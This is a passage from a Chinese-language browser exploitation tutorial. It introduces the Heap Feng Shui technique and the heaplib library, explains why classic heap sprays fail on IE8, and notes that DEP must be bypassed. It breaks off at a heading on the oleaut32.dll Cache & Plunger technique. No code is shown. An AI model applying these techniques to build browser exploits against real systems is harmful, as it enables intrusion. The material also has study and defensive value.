“Heap Feng Shui”技术最初是由 Alexander Sotirov 提出，并提供 heaplib javascript library 用于实现，里面提供相对比较简单的方法用于实现精确的堆分配。这项技术本身已并不什么新技术，但 Alexander 开发实现的方法还是很简便的，很容易使用 heaplib 链接库来实现浏览器漏洞利用。在开发期间，该链接库还支持 IE5、IE6 和 IE7，但目前发现它也可用于解决 IE8 的堆喷射问题（教程后面会提到）。有兴趣的读者可查看当时 Alexander Sotirov 在 BlackHat 2007 上的[演讲视频](#)以及[文章](#)。

IE8 问题

前面提供的经典 heap spray 代码是不能在 IE8 下正常运行的，看起来就像没发生过喷射一样。

（顺便提下，追踪 IE8 下的 heap spray 字符串分配的最简单方法是对 jscript!JsStrSubstr 函数下断。）IE8 是目前最流行使用最广泛的浏览器之一，它支持 DEP（通过调用 SetProcessDEPPolicy()）保护，使其问题更加复杂化。在更新版本的操作系统中，由于安全意识及设置的提高，DEP 无法再置之不理了。即使你能够顺利完成 heap spray，但如果无法稳定地绕过 DEP，那也是白搭。也就是说，你不能仅仅跳转到堆上的 nop 区域。其它如 Firefox、Google Chrome、Opera 和 Safari 等等近期新旧版本的浏览器也是允许 DEP 保护。后面看下 heaplib 为何物，以及它的作用。

Heaplib

Cache & Plunger 技术 – oleaut32.dll